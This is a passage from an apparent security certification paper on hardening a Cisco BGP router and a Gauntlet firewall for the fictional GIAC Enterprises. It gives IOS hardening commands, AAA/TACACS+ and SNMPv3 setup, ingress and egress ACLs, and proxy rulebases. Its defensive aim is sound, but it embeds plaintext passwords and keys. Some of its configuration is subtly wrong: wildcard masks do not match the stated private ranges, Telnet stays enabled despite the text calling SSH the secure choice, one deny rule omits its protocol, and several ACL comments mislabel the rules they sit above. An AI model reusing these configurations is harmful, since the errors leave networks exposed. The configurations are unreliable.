- All logging will be sent to the Syslog server on the LAN which will have Swatch running on it to ensure that suspicious traffic patterns are reported to the relevant staff.
- The version of IOS is kept up to date and that all fixes are applied promptly upon vendor release.
- ACL's are applied to successfully traffic entering and leaving GIAC Enterprises' network.

It is customary that a warning banner is placed on all network devices within the organization and the BGP Router is certainly no exception. It will read as follows:

```
##################################################################
# This system is for the use of authorized persons only.
#
# Individuals using this system without authority, or in excess of
# authority, are subject to having their activities monitored and
# recorded by authorized system personnel.
#
# In the course of monitoring individuals improperly using this
# system, or in the course of system maintenance, the activities
# of authorized users may also be monitored.
#
# Anyone using this system expressly consents to such monitoring
# and is advised that if such monitoring reveals possible
# evidence of criminal activity, system personnel may provide the
# evidence of such monitoring to law enforcement officials.
##################################################################
```

This prevents a malicious user who has destroyed GIAC Enterprises' entire network from legally defending himself with the "Well, there was nothing to say that I wasn't allowed to access the system" argument which has been known to stand up in court!!!!

2.1.1 Let's start with the basics

- First, we assign a hostname to the Router, in this case 'Cerberus.GIACEnterprises.com'. As Cerberus was (in Greek Mythology) the three headed dog(one head for each router interface!) that guarded the gate to the underworld(Hades), it servers as a fitting name for a BGP Router! We do not assume the average script kiddy to brush up on Greek mythology when chancing their arm to guess this hostname.

- Next we ensure that passwords are stored in MD5 encrypted format as opposed to plaintext. This is carried out using the 'enable secret' command:

```
Cerberus(config)# enable secret N0ff0f$p1ea53!
Cerberus(config)# service password-encryption
```

It is a known fact that although MD5 encryption is non-reversible, it is vulnerable to brute-force attacks, therefore there is a strong password assigned. This configuration compliments the use of the TACACS server deployed in GIAC Enterprises solution.

It should be noted that upon installation, a copy of the router configuration file is transmitted to the TFTP server on the Router Management VLAN. As TFTP provides no security, it is imperative that it is not switched on at all times and that the traffic is permitted only to the VLAN from the BGP Router. The 'enable secret' password should be changed immediately upon completion of configuration.

- Next we set up NTP on the router so that it is synchronized with the NTP server on the Management VLAN. The configuration parameters are:

```
clock timezone GMT 0
clock summer-time IRL recurring last Sun Mar 2:00 last Sun Oct 2:00
ntp server 172.16.1.10
ntp source Fastethernet 0/0
```

These lines refer to:
(1) the timezone
(2) the summertime hour-change
(3) the IP address of the NTP server on the LAN
(4) the interface from which NTP frames will originate

- From here, we will apply configurations that will be common to ***all*** interfaces on the router. We will start with the disabling of unneeded services. These will include the low port services, such as Echo, Chargen and Daytime which are not used and can be deployed by a malicious user when mounting a Denial of Service attack. We will also be disabling the web console as we are configuring the router using the command line.

Also being disabled are:

DNS (as the router will not be resolving domain names, therefore not needed)
Ident (as it allows the banner to be grabbed by a malicious user)
PAD (as the router will not be acting as a packet assembler/dissembler)
Finger (as it can be used for identifying users on the system and where there are logging on from)
Bootp (as we have no servers which utilize this service)

```
Cerberus(config)# no service udp-small-servers
Cerberus(config)# no service tcp-small-servers
Cerberus(config)# no ip http
Cerberus(config)# no ip domain lookup
Cerberus(config)# no ip ident
Cerberus(config)# no service PAD
Cerberus(config)# no service finger
Cerberus(config)# no ip bootp
```

- Next, we will prevent source routing, as our network does not depend on specific IP packets specifying routes. This is used in many a hacker attack to spoof IP addresses of other hosts and is prevented by adding the following configuration:

```
Cerberus(config)# no ip source-route
```

- Next we prevent our network from being used for launching SMURF denial-of-service attacks by adding the following command from interface mode(serial 0/0 being the external interface). Attacks of this nature are discussed in further detail in Section 4.2:

```
Cerberus(config)# interface serial 0/0
Cerberus(config)# no ip direct-broadcast
```

- Next we prevent our router from sending ICMP 'Host Unreachable', 'Redirect' and 'Mask Reply' messages allowing a malicious user to map our network. We do this on all interfaces to prevent external and internal users from carrying out such an attack:

```
Cerberus(config-if)# no ip unreachables
Cerberus(config-if)# no ip redirect
Cerberus(config-if)# no ip mask reply
```

- The next configuration set is applied to the router's ***internal*** interface. We wish to configure the use of SSH on our router as it will be used by remote management by the network administrators(via the Management VLAN HPOV server, whose IP address is in this ACL). This is achieved by use of the 'transport input SSH' and 'access-class' commands. Although currently SSH1 is the only version supported by Cisco, it is still a far more secure solution than Telnet.

```
Cerberus(config)# no access-list 1
Cerberus(config)# access-list 1 permit host 172.16.1.5
Cerberus(config)# line vty 0 4
Cerberus(config-line)# access-class 1 in
Cerberus (config)# Login
Cerberus (config)# password 0 ar5eb1scu13s!
Cerberus(config-line)# transport input ssh telnet
Cerberus(config-line)# exit
```

- As a prelude to the configuration that is to follow, we put in a default route for packets that are to be sent from the BGP Router to servers in the Router Management VLAN. These packets are to traverse the Gauntlet firewall before hitting the VLAN:

```
Cerberus (config)# ip route 193.113.113.8 172.16.1.0 255.255.255.0
```

- As a continuation of this security configuration, we will configure the Router to use TACACS+ authentication for when the administrators wish to manage the box. To this we will use AAA(although this is not necessary in general, here it is as we are deploying secure server protocols), and avail of the TACACS+ method.

  Configuring AAA authentication entails four basic steps:
  1. Enable AAA (new-model).
  2. Configure security server network parameters.
  3. Define one or more method lists for AAA authentication.
  4. Apply the method lists to a particular interface or line (optional).

  In the case of our BGP Router, the AAA model will look as follows:

```
Aaa new-model
Aaa authentication login default tacacs+ local
Aaa authorization console
Aaa authorization exec default tacacs+ local
```

```
Aaa authentication commands 15 default tacacs+ local
Aaa accounting exec default stop-start tacacs+
Aaa authentication commands 15 default stop-start tacacs+
tacacs-server host 172.16.1.8
tacacs-server key giacdmzbgp
ip tacacs source-interface fastethernet 1/0
```

This model reads:

(1) Create new model
(2) Authenticate login via TACACS+, then local.
(3) Enable authorization on console port
(4) Authorize exec level access
(5) Authorize level 15 commands
(6) Log start and stop time of session.
(7) Log level 15 commands (this will mean that, coupled with lines 3 and 4, that accounting will take place based on the level of the command rather than the level of the user)
(8) Authenticate with TACACS server in the DMZ
(9) Share this TACACS key with TACACS server in DMZ
(10) Use E1/0 as the source of TACACS frames

- Next we configure SNMP and Netflow on the routers which will send the alerting information back to the Network Management Station and Netflow Collector on the Router Management DMZ. Netflow requires SNMP in order to function and the steps taken here in segregating the destination of SNMP traps from the LAN were considered from both a security and functional viewpoint.

  The version of SNMP which will be enabled is V3, which offers message integrity, authentication(HMAC-MD5 in this case, can also use HMAC-SHA) and encryption(56-bit DES). To allow both authentication and encryption, we will use the AuthPriv model, as specified in the Sans document 'Cisco Router Hardening Step-by-Step':

  http://www.sans.org/rr/paper.php?id=794

  When enabling SNMP V3, we will set up a usergroup called 'netmanage' and a generic sign-on called SNMPUser1 which will allow the network administrators to monitor the trap information on the dedicated SNMP server in the Router Management Server DMZ.

  The parameters added in global configuration mode are:

```
snmp-server trap-source fastethernet 1/0
snmp-server enable traps
snmp-server host 172.16.1.5
snmp-server community GIACinter

snmp-server engineID local 00000090200000000C025808 remote
172.16.1.7 udp-port 162 123456789ABCDEF000000000

snmp-server group netmanage v3 priv

snmp-server host 172.16.1.5 traps version 3 priv GIACinter udp-port
162

snmp-server user remote SNMPUser1 netmanage remote 172.16.1.5
v3 auth md5 p8s5w0rd1 priv des56 p8s5w0rd2


snmp-server user
access-list 2 permit 10.24.19.14
access-list 2 permit 10.24.19.15
access-list 2 permit 10.24.19.16


ip flow-cache active-timeout 3
ip flow-export destination 172.16.1.8 2055
ip flow-export source f1/0
ip flow-export version 5
Ip route-cache flow
```

Here were are setting the interface which will act as the source of SNMP Trap frames and have defined their destination and altered community string. We have provided access to the three network administrators to this server.

With the Netflow configuration, we are exporting version 5 Netflow packets to the netflow collector in the Router Management DMZ over port 2055. The source of Netflow frames will be the Fast Ethernet interface 1/0 and there will be a cache active timeout of five minutes. The final command is needed for enabling Netflow switching for IP routing and should be applied on all router interfaces.

- Lastly, we timestamp our debug and log messages to make analysis of these easier:

```
Cerberus(config)# service timestamps debug daytime msec localtime
Cerberus(config)# service timestamps log daytime msec localtime
```

2.1.2 Configuring ACL's

To quote from a recent SANS conference:

"By default, routers allow all traffic. The moment an ACL is added, all traffic is dropped except that which is specifically added. Each ACL must be attached to a specific interface and that interface is the only interface affected by that ACL."

In effect, ACL's have both a security and a performance benefit to the network in that they eliminate a lot Internet noise and both take some of the workload off the external firewall and protect it from DoS attacks. They also eliminate the Router routing of private IP addresses and ensure that valid traffic from the Internet, e.g. HTTP and SMTP is allowed into GIAC Enterprises' network.

The extended ACL format that we will be using is:

Access-list number action protocol source [wild card] [src-port] destination [wild-card] [dest-port] [other-options]

This format must follow the following constraints:

- Number: must be 100-199 for EXTENDED list
- Action: must be permit or deny
- Type: name or number of protocol – ip, tcp, udp
- Source: source IP address to compare
- Source Options: TCP or UDP source port

As part of the strategy of "defense in depth" for GIAC Enterprises, we wish to implement Ingress and Egress Filtering.

2.1.2.1 Ingress Filtering

Ingress Filtering involves the denial of packets to our network which:

(a) Are private addresses
(b) Are public addresses of GIAC Enterprises infrastructure, meaning attempted spoofing
(c) Are IANA unassigned addresses
(d) Are loopback or multicasting addresses

These will be applied on the Router's Internet interface in the form of Extended ACLs. Although basic ACL's allow for optimal performance by the Router, Extended ACL's allow for a higher degree of control by the testing of criteria other than just the IP source. They also look at the IP destination, the protocol, UDP/TCP port(or ICMP type) and the packets flag settings. Extended ACL's also perform multiple compares per line and uses top down processing just like a standard ACL. First the source is compared, then the destination, then the protocol and any options. If any of the compares fail, then the whole line fails and the next line(s) is examined.

Bearing in mind the top-down methodology, it is important from a performance point of view that rules are ordered by the frequency of traffic patterns – Access Controls permitting legitimate and regular traffic from the Internet should be at the top of the list. This would be followed by less frequent traffic and so forth. Regular reviews of these rules should be carried out to determine as to whether the ordering is affecting the performance of the Router. Changes can then be made to the ordering depending on the results of the analysis, however care should be taken that a rule denying a particular type of traffic does not nullify a rule permitting a similar type.

Due to the importance of the BGP Router to GIAC Enterprises, the performance hit created by Extended ACL's can be accepted if it means extra security implemented on the device. This expected performance hit is part of the reason that a Cisco IOS Router with such high CPU as the 3640 was chosen.

The Extended ACL list will look as follows(in the order I listed the "denied" traffic earlier) and is applied to the routers ***external*** interface:

```
Cerberus(config)# interface serial 0/0
Cerberus(config)# ! Deny all private addresses and log access attempts
Cerberus(config)# Access-list 150 deny ip 10.0.0.0 0.0.255.255 any log
Cerberus(config)# Access-list 150 deny ip 169.254.0.0 0.0.255.255 any log
Cerberus(config)# Access-list 150 deny ip 172.16.0.0 0.255.255.255 any log
Cerberus(config)# Access-list 150 deny ip 192.0.2.0 0.0.0.255 any log
Cerberus(config)# Access-list 150 deny ip 192.168.0.0 0.255.255.255 any log

Cerberus(config)# ! Deny all attempted GIAC infrastructure spoofing and log
Cerberus(config)# Access-list 150 deny ip 193.113.113.0 0.0.0.255 any log
Cerberus(config)# Access-list 150 deny ip 193.113.112.0 0.0.0.255 any log

Cerberus(config)# ! Deny all IANA unassigned addresses and log
Cerberus(config)# Access-list 150 deny ip 0.0.0.0 0.255.255.255 any log
Cerberus(config)# Access-list 150 deny ip 1.0.0.0 0.255.255.255 any log
Cerberus(config)# Access-list 150 deny ip 2.0.0.0 0.255.255.255 any log
Cerberus(config)# Access-list 150 deny ip 5.0.0.0 0.255.255.255 any log
Cerberus(config)# Access-list 150 deny ip 7.0.0.0 0.255.255.255 any log
Cerberus(config)# Access-list 150 deny ip 23.0.0.0 0.255.255.255 any log
Cerberus(config)# Access-list 150 deny ip 27.0.0.0 0.255.255.255 any log
Cerberus(config)# Access-list 150 deny ip 31.0.0.0 0.255.255.255 any log
Cerberus(config)# Access-list 150 deny ip 36.0.0.0 0.255.255.255 any log
Cerberus(config)# Access-list 150 deny ip 37.0.0.0 0.255.255.255 any log
Cerberus(config)# Access-list 150 deny ip 39.0.0.0 0.255.255.255 any log
```

```
Cerberus(config)# Access-list 150 deny ip 41.0.0.0 0.255.255.255 any log
Cerberus(config)# Access-list 150 deny ip 42.0.0.0 0.255.255.255 any log
Cerberus(config)# Access-list 150 deny ip 49.0.0.0 0.255.255.255 any log
Cerberus(config)# Access-list 150 deny ip 50.0.0.0 0.255.255.255 any log
Cerberus(config)# Access-list 150 deny ip 58.0.0.0 0.255.255.255 any log
Cerberus(config)# Access-list 150 deny ip 59.0.0.0 0.255.255.255 any log
Cerberus(config)# Access-list 150 deny ip 60.0.0.0 0.255.255.255 any log
Cerberus(config)# Access-list 150 deny ip 70.0.0.0 0.255.255.255 any log
Cerberus(config)# Access-list 150 deny ip 71.0.0.0 0.255.255.255 any log
Cerberus(config)# Access-list 150 deny ip 72.0.0.0 0.255.255.255 any log
Cerberus(config)# Access-list 150 deny ip 73.0.0.0 0.255.255.255 any log
Cerberus(config)# Access-list 150 deny ip 74.0.0.0 0.255.255.255 any log
Cerberus(config)# Access-list 150 deny ip 75.0.0.0 0.255.255.255 any log
Cerberus(config)# Access-list 150 deny ip 76.0.0.0 0.255.255.255 any log
Cerberus(config)# Access-list 150 deny ip 77.0.0.0 0.255.255.255 any log
Cerberus(config)# Access-list 150 deny ip 78.0.0.0 0.255.255.255 any log
Cerberus(config)# Access-list 150 deny ip 79.0.0.0 0.255.255.255 any log
Cerberus(config)# Access-list 150 deny ip 83.0.0.0 0.255.255.255 any log
Cerberus(config)# Access-list 150 deny ip 84.0.0.0 0.255.255.255 any log
Cerberus(config)# Access-list 150 deny ip 85.0.0.0 0.255.255.255 any log
Cerberus(config)# Access-list 150 deny ip 86.0.0.0 0.255.255.255 any log
Cerberus(config)# Access-list 150 deny ip 87.0.0.0 0.255.255.255 any log
Cerberus(config)# Access-list 150 deny ip 88.0.0.0 0.255.255.255 any log
Cerberus(config)# Access-list 150 deny ip 89.0.0.0 0.255.255.255 any log
Cerberus(config)# Access-list 150 deny ip 90.0.0.0 0.255.255.255 any log
Cerberus(config)# Access-list 150 deny ip 91.0.0.0 0.255.255.255 any log
Cerberus(config)# Access-list 150 deny ip 92.0.0.0 0.255.255.255 any log
Cerberus(config)# Access-list 150 deny ip 93.0.0.0 0.255.255.255 any log
Cerberus(config)# Access-list 150 deny ip 94.0.0.0 0.255.255.255 any log
Cerberus(config)# Access-list 150 deny ip 95.0.0.0 0.255.255.255 any log
Cerberus(config)# Access-list 150 deny ip 96.0.0.0 0.255.255.255 any log
Cerberus(config)# Access-list 150 deny ip 97.0.0.0 0.255.255.255 any log
Cerberus(config)# Access-list 150 deny ip 98.0.0.0 0.255.255.255 any log
Cerberus(config)# Access-list 150 deny ip 99.0.0.0 0.255.255.255 any log
Cerberus(config)# Access-list 150 deny ip 100.0.0.0 0.255.255.255 any log
Cerberus(config)# Access-list 150 deny ip 101.0.0.0 0.255.255.255 any log
Cerberus(config)# Access-list 150 deny ip 102.0.0.0 0.255.255.255 any log
Cerberus(config)# Access-list 150 deny ip 103.0.0.0 0.255.255.255 any log
Cerberus(config)# Access-list 150 deny ip 104.0.0.0 0.255.255.255 any log
Cerberus(config)# Access-list 150 deny ip 105.0.0.0 0.255.255.255 any log
Cerberus(config)# Access-list 150 deny ip 106.0.0.0 0.255.255.255 any log
Cerberus(config)# Access-list 150 deny ip 107.0.0.0 0.255.255.255 any log
Cerberus(config)# Access-list 150 deny ip 108.0.0.0 0.255.255.255 any log
Cerberus(config)# Access-list 150 deny ip 109.0.0.0 0.255.255.255 any log
Cerberus(config)# Access-list 150 deny ip 110.0.0.0 0.255.255.255 any log
Cerberus(config)# Access-list 150 deny ip 111.0.0.0 0.255.255.255 any log
Cerberus(config)# Access-list 150 deny ip 112.0.0.0 0.255.255.255 any log
Cerberus(config)# Access-list 150 deny ip 113.0.0.0 0.255.255.255 any log
Cerberus(config)# Access-list 150 deny ip 114.0.0.0 0.255.255.255 any log
Cerberus(config)# Access-list 150 deny ip 115.0.0.0 0.255.255.255 any log
Cerberus(config)# Access-list 150 deny ip 116.0.0.0 0.255.255.255 any log
Cerberus(config)# Access-list 150 deny ip 117.0.0.0 0.255.255.255 any log
Cerberus(config)# Access-list 150 deny ip 118.0.0.0 0.255.255.255 any log
Cerberus(config)# Access-list 150 deny ip 119.0.0.0 0.255.255.255 any log
Cerberus(config)# Access-list 150 deny ip 120.0.0.0 0.255.255.255 any log
Cerberus(config)# Access-list 150 deny ip 121.0.0.0 0.255.255.255 any log
Cerberus(config)# Access-list 150 deny ip 122.0.0.0 0.255.255.255 any log
Cerberus(config)# Access-list 150 deny ip 123.0.0.0 0.255.255.255 any log
Cerberus(config)# Access-list 150 deny ip 124.0.0.0 0.255.255.255 any log
Cerberus(config)# Access-list 150 deny ip 125.0.0.0 0.255.255.255 any log
```

```
Cerberus(config)# Access-list 150 deny ip 126.0.0.0 0.255.255.255 any log
Cerberus(config)# Access-list 150 deny ip 197.0.0.0 0.255.255.255 any log
Cerberus(config)# Access-list 150 deny ip 201.0.0.0 0.255.255.255 any log
Cerberus(config)# Access-list 150 deny ip 255.0.0.0 0.255.255.255 any log

Cerberus(config)# ! Deny loopback address and log
Cerberus(config)# Access-list 150 deny ip 127.0.0.0 0.255.255.255 any log

Cerberus(config)# ! Deny multicast address and log
Cerberus(config)# Access-list 150 deny ip 224.0.0.0 15.255.255.255 any log

Cerberus(config)# ! Deny traffic to Class E address space and log
Cerberus(config)# Access-list 150 deny ip 240.0.0.0 15.255.255.255 any log
```

We then wish to eliminate traffic to vulnerable ports that malicious users often target: and allow traffic to specific destinations:

```
Cerberus(config)# ! Blocking of vulnerable ports, starting with RPC ports
Cerberus(config)# Access-list 150 deny tcp any any range 135 139 log
Cerberus(config)# Access-list 150 deny udp any any range 135 139 log
Cerberus(config)# ! Blocking of TFTP traffic
Cerberus(config)# Access-list 150 deny tcp any any eq 69 log
Cerberus(config)# ! Blocking of Syslog traffic
Cerberus(config)# Access-list 150 deny tcp any any eq 514 log
Cerberus(config)# ! Blocking of SNMP and SNMP traps traffic
Cerberus(config)# Access-list 150 deny udp any any range 161 162 log
Cerberus(config)# ! Blocking of Telnet traffic
Cerberus(config)# Access-list 150 deny tcp any any eq 23 log
Cerberus(config)# ! Blocking of attempted zone transfers from Internet
Cerberus(config)# Access-list 150 deny tcp any any eq 53 log
Cerberus(config)# ! Blocking of SSH traffic
Cerberus(config)# Access-list 150 deny tcp any any eq 22 log
Cerberus(config)# ! Blocking of FTP Traffic (Default Data & Control)
Cerberus(config)# Access-list 150 deny tcp any any range 20 21 log
Cerberus(config)# Access-list 150 deny udp any any range 20 21 log
Cerberus(config)# ! Blocking of X-Windows traffic
Cerberus(config)# Access-list 150 deny tcp any any eq 6000 log
```

Then we wish to allow traffic to specific destinations. The services which we will be permitting are HTTPS, DNS, SMTP and those required for VPN access.

```
Cerberus(config)# ! Allowing of SMTP traffic but don't log
Cerberus(config)# Access-list 150 permit tcp any 193.113.113.8 eq 25
Cerberus(config)# ! Allowing of DNS traffic but don't log
Cerberus(config)# Access-list 150 permit udp any 193.113.113.8 eq 53
Cerberus(config)# ! Allowing of HTTPS traffic to webserver DMZ's
Cerberus(config)# Access-list 150 permit tcp any 193.113.113.8 eq 443
Cerberus(config)# ! Allowing of RDP for VPN encryption simplification
Cerberus(config)# Access-list 150 permit udp any 193.113.112.5 eq 259
Cerberus(config)# ! Allowing of CheckPoint Toplogy upgrades to VPN firewall
```

```
Cerberus(config)# Access-list 150 permit udp any 193.113.112.5 eq 264
Cerberus(config)# ! Allowing of ISAKMP for VPN connections
Cerberus(config)# Access-list 150 permit udp any 193.113.112.5 eq 500
Cerberus(config)# ! Allowing of ESP for VPN tunnel
Cerberus(config)# Access-list 150 permit esp any 193.113.112.5
```

Due to my earlier statement about the ordering of rules and how deny and permit rules should not conflict with one another, it is necessary to insert the implicit 'deny' rule after the 'permit' ACL's are created in order to allow legitimate traffic through:

```
Cerberus(config)# ! Implicit deny rule for any traffic we have missed
Cerberus(config)# Access-list 150 deny any any log
```

It can be argued that the final statements should be "permit any any" as we are letting the Router do the routing and the firewall do the filtering. However, due to the limited number of services permitted into GIAC Enterprises network from the Internet, proper 'permit' rules can be deployed.

2.1.2.2 Egress Filtering

Egress Filtering, on the other hand, is the denial of packets leaving our network which originate from LAN devices with assigned private addresses. This is a major step in preventing spoofed packets leaving our network. The Extended ACL for the Egress Filtering which we wish to deploy would look as follows(we apply this to the ***internal*** interface as it links back to the LAN and Internet Services Area which houses devices with private addresses):

```
Cerberus(config)# ! Deny all private addresses and log access attempts
Cerberus(config)# ! Blocking of vulnerable ports, starting with RPC ports
Cerberus(config)# Access-list 151 deny tcp any any range 135 139 log
Cerberus(config)# Access-list 151 deny tcp any any eq 69 log
Cerberus(config)# ! Blocking of Syslog traffic
Cerberus(config)# Access-list 151 deny tcp any any eq 514 log
Cerberus(config)# ! Blocking of SNMP and SNMP traps traffic
Cerberus(config)# Access-list 151 deny udp any any range 161 162 log
Cerberus(config)# ! Blocking of Telnet traffic
Cerberus(config)# Access-list 151 deny tcp any any eq 53 log
Cerberus(config)# ! Blocking of TCP DNS traffic to prevent zone transfers
Cerberus(config)# Access-list 151 deny tcp any any eq 22 log
Cerberus(config)# ! Blocking of FTP Traffic (Default Data & Control)
Cerberus(config)# Access-list 151 deny tcp any any range 20 21 log
Cerberus(config)# Access-list 151 deny udp any any range 20 21 log
Cerberus(config)# ! Blocking of X-Windows traffic
Cerberus(config)# Access-list 151 deny tcp any any eq 6000 log
Cerberus(config)# ! Permitting internal traffic routed through Gauntlet to
Internet
```

```
Cerberus(config)# Access-list 151 permit ip 193.113.113.0 0.0.0.255
Cerberus(config)# ! Deny everything else
Cerberus(config)# Access-list 151 deny any any log
```

Bear in mind that there is little need for denying traffic from private IP addresses leaving out network as only traffic from 193.113.113.x is permitted and the 'deny any' catch-all rule is deployed. Note that in all cases, we do not log permitted traffic as this would generate excessive log files and we are not too interested in permitted traffic!!

It goes without saying that the router is rebooted following the changes made.

Phew!! When it comes to upgrading the version of IOS, we will be definitely opting for 12.3(1) with it's Autosecure feature, allowing hardening to be done using a solitary command(**auto secure**).

2.2 Gauntlet External Firewall

The second line of defense in GIAC Enterprises 'Defense in Depth' policy, the external firewall can make or break the organization's security, depending on how it is built. The key is to strike the balance between keeping the firewall detailed enough to keep out the traffic you don't want and keeping it simple enough so that the organization KNOWS what traffic it is supposed to filter out.

Taking all this on board, great care was taken is the design and build of the Gauntlet 6.0 firewall policy, ensuring that it was kept as simple as possible to decrease the possibility of misconfigurations. Documents such as the "firewall best practices guide" (http://www.roble.com/docs/firewall_best_practices.html) and Lance Spitzner's "Building your firewall rulebase" (http://www.spitzner.net/rules.html) were consulted during this process.

As Gauntlet 6.0 is a proxy-based it will operate a top-down approach in trying to match the packet against each rule in order until it finds a match or is informed to drop it. As a result, to ensure optimal performance from the firewall, it is ideal to put the most frequently used rules towards the top and the lesser used at the bottom. The order of these will change as new services are added and removed.

Unlike Check Point Firewall-1 which requires a "clean-up" rule to implicitly drop all traffic that is not permitted by earlier rules, Gauntlet works on the default basis that all traffic is dropped unless explicitly allowed. A rule has to be created to allow a certain type of traffic through from a particular source to a particular destination.

There are two rulebases built on the firewalls, one for Packet-filtering rules and another for Proxy rules.

The proxy rulebases will allow for the needs of the internal staff to be met, i.e. web browsing and e-mail, as well as allowing the firewall and network administrators to do their jobs of managing the infrastructure. In the case of the firewall, Gauntlet only allows direct traffic via the management console or the administrator workstations, as opposed to traffic being routed through it.

SSH V2 has been chosen as it allows traffic to be securely routed through a secure "tunnel" to it's given destination in encrypted format without the fear of it being intercepted in any way. Files which need to be transferred to the firewall or the router can be facilitated by tunneling SCP (secure copy) through SSH to the network device in question. As has been mentioned earlier, SSH will not be used to connect securely to the web servers for content upload & modification. This is due to GIAC Enterprises' Information Security standards which prohibits remote modification of content on DMZ web servers. There is also a distinct segregation of duties meaning BGP Router access is only permitted to network administrator workstations, while Gauntlet access is only permitted to firewall administrator workstations. There is no overlap.

Additional rules are in place to allow traffic from the DMZ to the Internet Services area for communication between the web servers and the database & ACE servers. This rulebase also facilitates communication between the BGP Router and the Router Management DMZ as well as allowing traffic from the BGP Router, Gauntlet firewall and DMZ web servers back to the LAN for management purposes.

2.2.1 Packet-Filtering rulebase

The purpose of this rulebase is twofold:

(1) To drop traffic that is disallowed under all circumstances so that only legitimate traffic is subject to the Proxy rules, therefore improving the performance of the appliance.
(2) To allow routing of packets from the Internet bound for the web servers to be routed through to the boxes on their private addresses.

Traffic such as X-Windows, ICMP, and "Firewall GUI" is never going to be allowed from the Internet or Internet-facing systems, so it is best to allow it to fall at the first hurdle, so to speak.

SOURCE	SERVICE	ACTION	DESTINATION	ATTRIBUTE
Any	HTTPS	Forward & Reply	Webserver VLAN	Log

Any	ICMP	Deny	Any	Log
Any	RPC (tcp)	Deny	Any	Log
Any	RPC (udp)	Deny	Any	Log
Any	X-Windows (tcp)	Deny	Any	Log

2.2.2 Proxy Rulebase

Traffic which has been screened by the Packet-Filtering rulebase is subject to scrutiny from the Proxy rulebase. This rulebase will also examine traffic going from the LAN or Internet Services Area to the DMZ or Internet. The purposes of the rules is explained further below:

SOURCE	PROTOCOL	ACTION	DESTINATION	ATTRIBUTE
Firewall Admins	ESPMD, SSH	Permit	Localhost	Connection
Any	DNS	Permit	PrimaryDNS	Connection
Any	HTTPS	Permit	DMZ web servers	Connection
Any	SMTP	Permit	PrimaryDNS	Connection
BGP NTP Server	NTP	Permit	NTP Toronto	Connection
BGP HPOV	SSH	Permit	Cerberus-internal	Connection
Network Admins	TACACS-internal, HTTP	Permit	TACACS Server	Connection
Network Admins	HTTP, SSH	Permit	BGP HPOV, Netflow Collector	Connection
Internal Web Proxy	HTTP-internal FTP-internal	Permit	Any	Connection
Internal MAILSweeper	SMTP-internal	Permit	Any	Connection
Internal DNS Server	DNS-internal	Permit	PrimaryDNS	Connection
TSM Server	TSM-Firewall	Permit	LocalHost	Connection
TSM Server	TSM-Web	Permit	DMZ Web servers	Connection
TSM Server	TSM-BGP	Permit	Router Management DMZ	Connection
DMZ Web servers	SNMP-Webserv	Permit	LAN SNMP Server	Connection
Cerberus-	SNMPTrap-	Permit	BGP HPOV	Connection

internal	Router			
Cerberus-internal	TACACS-Router	Permit	TACACS Server	Connection
Cerberus-internal	Netflow	Permit	Netflow Collector	Connection
Cerberus-internal	TFTP	Permit	TFTP server	Connection
TFTP Sever	TFTP	Permit	Cerberus-Internal	Connection
Cerberus-internal	NTP-Router	Permit	BGP NTP Server	Connection
LAN NTP Server	NTP	Permit	BGP NTP Server	Connection
Localhost	NTP-Firewall	Permit	BGP NTP Server	Connection
DMZ Web servers	NTP-Webserv	Permit	BGP NTP Server	Connection
Router Management DMZ	NTP-RouterManage	Permit	NTP Server	Connection
Customer Web servers	MQSeries	Permit	Customer Database Server	Connection
Customer Database Server	MQSeries	Permit	Customer DMZ Web servers	Connection
Partner Web servers	MQSeries	Permit	Partner Database Servers	Connection
Partner Database Server	MQSeries	Permit	Partner DMZ Web servers	Connection
Partner Web server	SecureID	Permit	PS ACE Server	Connection
Supplier Web server	SecureID	Permit	PS ACE Server	Connection

The headings can be translated as follows:

(1) **Source:** Origin of the traffic scrutinized by the firewall
(2) **Service/Protocol:** The port that the traffic uses, whether it is TCP/UDP etc.
(3) **Action:** Whether the firewall permits the traffic through to it's destination or drops it
(4) **Destination:** The destination of the traffic, whether internal or external
(5) **Attributes:** The level of logging carried out on the packet

It should be noted that there are different instance objects created for protocols like HTTP, DNS etc. depending on whether the traffic is bound for the Internet or components of the internal network. This is due to a feature of Gauntlet(and other proxy-based firewalls) allowing proxies to be bound to various interfaces for added security.

The Proxy Rulebase:

Rule 1: Allow the firewall administrators defined within the closed user group to access the Gauntlet Firewall using SSH and the Management console (through the GUI) for their daily duties.
Rule 2: Allow traffic from anywhere on the Internet to our Primary DNS Server(i.e. the Gauntlet firewall, hence "localhost") in order to resolve domain names to IP's within our network.
Rule 3: Allow traffic from anywhere on the Internet to our DMZ web servers on port 443. This will allow customers, partners etc. to browse our site and carry out business transactions.
Rule 4: Allow external users from anywhere on the Internet to send e-mails to GIAC Enterprises. Originally this will need to hit our Primary DNS server to resolve mail domains, then it is routed through to the external MAILsweeper for content inspection before reaching it's destination.
Rule 5: Allow the NTP Server in the Router Management VLAN to synchronize time with the Stratum 2 time server in University of Toronto, Canada.
Rule 6: Allow SSH traffic from the Network Management Station in the BGP Management VLAN to the BGP Router on it's internal interface. Network Administrators who wish to manage the BGP Router must first SSH to the Management Station and then SSH to the router from there. This will mitigate the risk caused by managing this router from the LAN.
Rule 7: Allow Network administrators to access the TACACS server in the Router Management VLAN for viewing policies, failed login attempts etc.
Rule 8: Allow Network administrators to connect to the Netflow Collector and BGP Router SNMP servers through SSH and HTTP for command line and browser-based administration.
Rule 9: Allow HTTP and FTP connections to the Internet from internal sources which have successfully authenticated against the Internal Proxy Server. This is to allow internal staff to browse the World Wide Web(including our DMZ web servers) and to download hotfixes and security patches via FTP for administration purposes.
Rule 10: Allow e-mail from the LAN which has not been quarantined by MAILSweeper to be routed through to the Internet. This is to allow staff to send e-mails to external parties.

Rule 11: Allow internal DNS server to forward requests to the Primary DNS server to avail of external DNS services. This is needed to allow rules 7 and 8 to take effect.
Rule 12: Allow TSM backups to be taken of the Gauntlet data and sent to the TSM server on the LAN. However, the TSM Server on the LAN initiates the connection to the agent on the firewall, meaning that there is not an unnecessary inbound connection to our LAN from the Internet-facing network devices.
Rule 13: The same as above, except that it applies to the web servers.
Rule 14: The same as above, except that it applies to the Network Management Station and Netflow Collector in the Router Management VLAN.
Rule 15: Allows SNMP traffic to be sent from the DMZ web servers to the Network Management Station on the LAN.
Rule 16: Similar to above, except the BGP Router sending SNMP traps from it's internal interface to the Management Station in the Router Management VLAN.
Rule 17: Allows the BGP Router to communicate with the TACACS Server on the Router Management VLAN for authentication purposes.
Rule 18: Allows Netflow traffic to be sent from the BGP Router to the Netflow Collector in the Router Management VLAN.
Rule 19: Allows TFTP traffic to be sent from the BGP Router to the TFTP Server in the Router Management VLAN.
Rule 20: This is the same as the previous rule, but vice-versa for image uploads to the BGP Router.
Rule 21: Allows the BGP Router to synchronize time with the NTP server on the LAN.
